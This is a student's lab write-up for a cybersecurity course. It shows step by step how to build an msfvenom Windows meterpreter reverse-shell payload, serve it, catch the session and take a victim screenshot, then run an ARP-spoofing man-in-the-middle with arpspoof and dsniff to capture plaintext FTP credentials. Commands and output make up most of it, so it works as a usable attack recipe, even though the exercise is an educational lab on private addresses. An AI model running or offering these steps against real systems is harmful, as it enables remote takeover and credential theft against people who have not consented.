LETSUPGRADE - CYBERSECURITY ESSENTIALS ASSIGNMENT DAY 4

Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Solution:

Create a new folder in /var/www/html/ directory to host your payload file.

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# ls
index.html  index.nginx-debian.html
root@kali:/var/www/html# mkdir Payload
root@kali:/var/www/html# cd Payload/
root@kali:/var/www/html/Payload# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86.
/shikata_ga_nai -b "\x00" LHOST 192.168.113.135 -f exe>/var/www/html/Payload/p.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Error: One or more options failed to validate: LHOST.
root@kali:/var/www/html/Payload# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86
-e x86./shikata_ga_nai -b "\x00" LHOST=192.168.113.135 -f exe > /var/www/html/Payload/p.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x86./shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Now lets create the payload, the syntax is msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86./shikata_ga_nai -b “\x00” LHOST=<ATTACKER’S IP> -f exe > /var/www/html/Payload/p.exe

```
root@kali:/var/www/html/Payload# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install
.
Executing: /lib/systemd/systemd-sysv-install enable apache2
root@kali:/var/www/html/Payload# systemctl start apache2
```

Now enable apache2 server and the start it.

Once started open the msfconsole by typing msfconsole.

```
root@kali:/var/www/html/Payload# msfconsole

       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

msf5 >
```

```
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Type use multi/handler
Set the payload - set payload windows/meterpreter/reverse_tcp
And then set the Listening Host ip, to which ip the signals will be forwarded.


```
msf5 exploit(multi/handler) > set LHOST 192.168.113.135
LHOST => 192.168.113.135
```

Set LHOST <ATTACKER'S IP>

And the exploit…

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.113.135:4444
```

Meanwhile in the victim's computer, download the file.



Run the file.

Come back to your kali machine.

```
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.113.134
[*] Meterpreter session 1 opened (192.168.113.135:4444 → 192.168.113.134:49780) at 2020-08-31 19:01:08 +0530

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         meterpreter x86/windows  WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH  192.168.113.135:4444 → 192.168.113.134:4
9780 (192.168.113.134)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
```


You can see active sessions being reported.
Open that active session by the command, sessions -i 1
And then you are inside their computer. To verify type, sysinfo,

```
meterpreter > sysinfo
Computer        : WIN-2P0T021FDJH
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

This proved we are into that computer.
Now lets take a screenshot of victim's screen. For that type screenshot.

```
meterpreter > screenshot
Screenshot saved to: /var/www/html/Payload/omOAoTdL.jpeg
meterpreter >
```

This is the file showing the screenshot taken.




Question 2:


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Solution:


Lets create a ftp server.
For that open windows server 2016, go to manage server > manage > add roles ad features




Complete the whole setup, and remeber to enable FTP server as shown below.




Then let it install it.




Then go to manage server > tools > IIS manager



> Win server(Right click) > Add FTP SERVER.




> Add site name > folder - C:\inetpub\ftproot



And then proceed. > Port no. 21 > No SSL > Basic Auth. > Accessible to all > Read/Write.


Then its all done.

Lets go to kali machine, and scan the network to see for the machine with ftp.




```
       valid_lft forever preferred_lft forever
root@kali:~# nmap -Pn -sS -F 192.168,113.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-31 21:53 IST
Failed to resolve "192.168,113.*".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.90 seconds
root@kali:~# nmap -Pn -sS -F 192.168.113.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-31 21:53 IST
Nmap scan report for 192.168.113.1
Host is up (0.00079s latency).
Not shown: 95 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
9999/tcp open  abyss
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.113.2
Host is up (0.00020s latency).
Not shown: 99 closed ports
PORT   STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:F0:EC:15 (VMware)

Nmap scan report for 192.168.113.134
Host is up (0.0039s latency).
Not shown: 98 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 00:0C:29:9E:74:69 (VMware)
```

As you can see the machine with port no 21, thats the ftp server.
When the info is gathered, the lets starts the arpspoof.




```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~# arpspoof -i eth0 -t 192.168.113.134 -r 192.168.113.138
0:c:29:9:9:39 0:c:29:9e:74:69 0806 42: arp reply 192.168.113.138 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:c0:93:43 0806 42: arp reply 192.168.113.134 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:9e:74:69 0806 42: arp reply 192.168.113.138 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:c0:93:43 0806 42: arp reply 192.168.113.134 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:9e:74:69 0806 42: arp reply 192.168.113.138 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:c0:93:43 0806 42: arp reply 192.168.113.134 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:9e:74:69 0806 42: arp reply 192.168.113.138 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:c0:93:43 0806 42: arp reply 192.168.113.134 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:9e:74:69 0806 42: arp reply 192.168.113.138 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:c0:93:43 0806 42: arp reply 192.168.113.134 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:9e:74:69 0806 42: arp reply 192.168.113.138 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:c0:93:43 0806 42: arp reply 192.168.113.134 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:9e:74:69 0806 42: arp reply 192.168.113.138 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:c0:93:43 0806 42: arp reply 192.168.113.134 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:9e:74:69 0806 42: arp reply 192.168.113.138 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:c0:93:43 0806 42: arp reply 192.168.113.134 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:9e:74:69 0806 42: arp reply 192.168.113.138 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:c0:93:43 0806 42: arp reply 192.168.113.134 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:9e:74:69 0806 42: arp reply 192.168.113.138 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:c0:93:43 0806 42: arp reply 192.168.113.134 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:9e:74:69 0806 42: arp reply 192.168.113.138 is-at 0:c:29:9:9:39
0:c:29:9:9:39 0:c:29:c0:93:43 0806 42: arp reply 192.168.113.134 is-at 0:c:29:9:9:39
```

Open new terminal and start dsniff.




```
kali@kali:~$ sudo su -
[sudo] password for kali:
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
```


Start the wireshark packet sniffing on the eth0 interface.



We have created the FTP server. Now lets go to second windows computer and connect using cmd.




Now we have entered the username and password, Lets go back to kali and check the sniffed packet info.



As we can see the dsniff has filtered all the packets and displayed only the username and password.

If we see in the Wireshark, filter the TCP port 21 packet using the command, tcp.port==21



This shows the USER and PASS

```
60 [TCP Dup ACK 106#1] 49173 → 21 [ACK] Seq=1 Ack=
81 Response: 220 Microsoft FTP Service
60 49173 → 21 [ACK] Seq=1 Ack=28 Win=8165 Len=0
60 [TCP Dup ACK 111#1] 49173 → 21 [ACK] Seq=1 Ack=
64 Request: USER Exp
64 [TCP Retransmission] 49173 → 21 [PSH, ACK] Seq=
77 Response: 331 Password required
60 49173 → 21 [ACK] Seq=11 Ack=51 Win=8142 Len=0
60 [TCP Dup ACK 119#1] 49173 → 21 [ACK] Seq=11 Ac
70 Request: PASS 1234@abcd
70 [TCP Retransmission] 49173 → 21 [PSH, ACK] Seq=
75 Response: 230 User logged in.
60 49173 → 21 [ACK] Seq=27 Ack=72 Win=8121 Len=0
```